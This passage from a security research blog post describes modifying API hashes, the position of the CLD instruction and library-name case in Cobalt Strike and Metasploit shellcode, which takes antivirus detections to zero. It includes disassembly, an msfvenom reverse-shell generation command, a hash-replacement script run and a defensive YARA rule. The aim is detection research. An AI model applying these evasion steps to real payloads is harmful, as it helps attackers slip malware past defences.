


This was pretty interesting, since this was now functioning Cobalt Strike shellcode—with 15 fewer detections than before it was modified.

For a sanity check, we re-ran the same process using a TCP bind shell from Metasploit (no encoders enabled). After confirming that the code still worked, we submitted it to VirusTotal and found that 26 vendors had failed to detect the modified payload.



During our analysis, it was interesting to note that the two remaining vendors differed between the modified payloads.



At this point, we also checked that the original YARA rules were no longer detecting our payloads. And confirmed that they were no longer being detected.

The TL;DR Takeaways

- A large number of vendors are using default xor13 hashes to detect Cobalt Strike and Metasploit/Msfvenom payloads.

- Modifying these hashes has a considerable impact on detection rates.
- When done properly, modifying these hashes will not break shellcode functionality.
- This technique works well on both Msfvenom and Cobalt Strike. Hence likely works on other malware families too.

So What About Those Remaining Vendors?

Rather than leave it at 2/55, we decided to tackle the two remaining vendors detecting our shellcode.

First, we noted that the remaining vendors were detecting generic shellcode and not Cobalt Strike or Metasploit specifically. This led us to believe that they were detecting generic shellcode indicators, rather than anything specific to our family of malware.

We theorized the following might be targeted by the remaining vendors, since they are behaviors typically associated with shellcode.

- CLD/0xfc being the first instructions executed - (CLD is used to reset direction flags used in byte/string copy operations)
- Suspicious calls to registers (eg call rbp)
- Presence of library names in stack strings

To test, we slightly modified these indicators in our remaining payload. We achieved this by


- Moving the initial CLD instruction to another location in our shellcode, so that it still executed but was no longer the first instruction. (Assuming CLD executes before any string operations, this should have no impact on shellcode functionality)
- Inserting a NOP/0x90 in place of the original CLD
- Inserting an uppercase character in the arguments to the initial call to LoadLibraryA. (Since LoadLibraryA is not case sensitive, this shouldn't break any functionality)

Below, we have a before and after of the modified shellcode. Note the minor changes from "wininet" (all lower case) to "Wlninet" (one upper case I). As well as the CLD instruction now

located after our **pop rbp**.

Original Shellcode	Modified Shellcode
<pre>[0x000000d2] 88: fcn.000000d2 (); pop rbp push 0 movabs r14, 0x74656e696e6977 ; 'wininet' push r14 mov r14, rsp mov rcx, r14 mov r10d, 0x726774c call rbp xor rcx, rcx xor rdx, rdx xor r8, r8 xor r9, r9 push r8 push r8 mov r10d, 0xa779563a call rbp jmp 0x19f</pre>	<pre>[0x000000d2] 89: fcn.000000d2 (); pop rbp cld push 0 movabs r14, 0x74656e696e4977 ; 'wIninet' push r14 mov r14, rsp mov rcx, r14 mov r10d, 0xb97660 call rbp xor rcx, rcx xor rdx, rdx xor r8, r8 xor r9, r9 push r8 push r8 mov r10d, 0xadf33f99 call rbp jmp 0x1a0</pre>


We then confirmed that our shellcode still functioned, and then resubmitted it to VirusTotal.



Finally, we had hit 0/55 detections without breaking our code.

We then checked the same with Antiscan and found that we had also hit zero detections for our Cobalt Strike shellcode—whereas a non-modified copy had 13 detections.

Filename: cobalt_0xf.bin
MD5: 9def00abbf3f7456d22f77ea56f49be2
Scan date: 06-12-2021 05:51:56

 **Detection** 0/26

- | | |
|---|--|
|  Ad-Aware Antivirus
Clean |  Eset NOD32 Antivirus
Clean |
|  AhnLab V3 Internet Security
Clean |  Fortinet Antivirus
Clean |
|  Alyac Internet Security
Clean |  IKARUS anti.virus
Clean |
|  Avast Internet Security
Clean |  F-Secure Anti-Virus
Clean |
|  AVG Anti-Virus
Clean |  Malwarebytes Anti-Malware
Clean |
|  Avira Antivirus
Clean |  Panda Antivirus
Clean |
|  Webroot SecureAnywhere
Clean |  Kaspersky Internet Security
Clean |
|  BitDefender Total Security
Clean |  McAfee Endpoint Protection
Clean |
|  BullGuard Antivirus
Clean |  Sophos Anti-Virus
Clean |
|  ClamAV
Clean |  Trend Micro Internet Security
Clean |
|  Dr.Web Security Space 11
Clean |  Windows Defender
Clean |
|  Emsisoft Anti-Malware
Clean |  Zone Alarm Antivirus
Clean |
|  Comodo Antivirus
Clean |  Zillya Internet Security
Clean |

The TL;DR Takeaways

- Vendors are definitely using API hashes to identify Cobalt Strike shellcode
- Removing API hashes will remove most—but not all—VirusTotal detections
- Lacking hashes, some vendors will detect on other generic shellcode indicators
- We can modify these remaining indicators to achieve zero detections

Automating the Process

Since the hashing replacement process could be achieved with a byte-level search and replace, the Huntress ThreatOps team developed a script to automate the process.

This script...

- Takes a raw shellcode file as input (no encoders present)
- Automates the hash replacement process, using a randomized ror value between one and 255
- Since a different ror value is used each time, a unique file and hash is generated upon each run, allowing multiple files to be created for a single piece of shellcode

We decided not to automate the process of upper-casing the library name and moving the CLD/0xfc, so you will need to do those manually if you wish to have zero detections. Both activities can be done manually and with minimal effort using a hex editor.

In order to use the script, generate a raw payload with Msfvenom or Cobalt Strike (make sure your output is raw—do NOT use any encoders), save it to a raw binary file and then pass it as an argument to the Python script. The script will handle the hash replacement process with a random ror value and unique hashes.

An example of how to generate a simple reverse shell payload using msfvenom. Note the use of “--format raw” to avoid using encoders.

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=443 --format
raw -o reverseshell.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: reverseshell.bin
```

Below is an example of how to use the script to modify the shellcode file.

```
(kali@kali)-[~]
└─$ python3 hashreplace.py 32 reverseshell.bin
Arch: 32-bit
Read 324 bytes
Modified hashes for: ['CreateProcessA', 'ExitProcess', 'GetVersion', 'LoadLibraryA', 'WaitForSingleObject', 'WSASocketA', 'WSAStartup', 'connect']
New xor value is 0xcf
Wrote 324 bytes to file reverseshell.bin_0xcf.bin

(kali@kali)-[~]
```

Notes and Limitations of This Script

- This script only replaces hashes and the hashing logic. If there are other suspicious indicators in your shellcode, you may need to find your own method to hide them
- This script is NOT an encoder, so you will still need to deal with bad characters and null bytes within your shellcode
- Using a public and well-known encoder (like Shikata ga nai) will introduce its own indicators which will work against you

Detection of Modified Shellcode

After confirming that our script for generating new shellcode works for bypassing generic detections, we then developed a YARA rule for detecting shellcode generated by our script.

Below we've included a copy of a YARA that detected all Msfvenom and Cobalt Strike payloads that we tested with, regardless of whether they had been modified by our script. In our testing, we did not hit any false positives within our test set of binaries, but you may wish to modify the rule to fit your needs if false positives arise.

How It Works

Since existing detection rules are detecting hashes *generated by* the hashing routine (which can be easily changed), this rule detects the hashing routine itself. This allows for slightly more robust detection of Cobalt Strike and Metasploit shellcode.

As with any detection, **this rule is not bulletproof**. A determined attacker can introduce more complex changes to the hashing routine which will break this YARA rule. We have allowed for minor variations in our rule, but more complex changes will still defeat it.

Final Comments

Clearly, detections aren't always perfect, and a well-determined attacker will always be able to sneak through. If you're a defender, make sure you're always testing and updating your detection rules (you never know what might sneak past).

If you're an attacker (a Red Teamer, of course), don't rely on defaults to get you by—simple changes can have a significant impact on your chances of being detected.

And finally, a few key takeaways for Blue and Red Teamers, respectively:

Team Blue

- Continuously test and update your detection logic
- Actively threat hunt! No alerts ≠ no malware
- Search through a variety of log sources—an AV may not have caught this, but the network traffic might stand out like a sore thumb

Team Red

- Don't use defaults! Tinker with everything
- Don't be afraid to get familiar with assembly!

Scripts/YARA Rules

YARA

Main Script (view the full script [here](#))

References

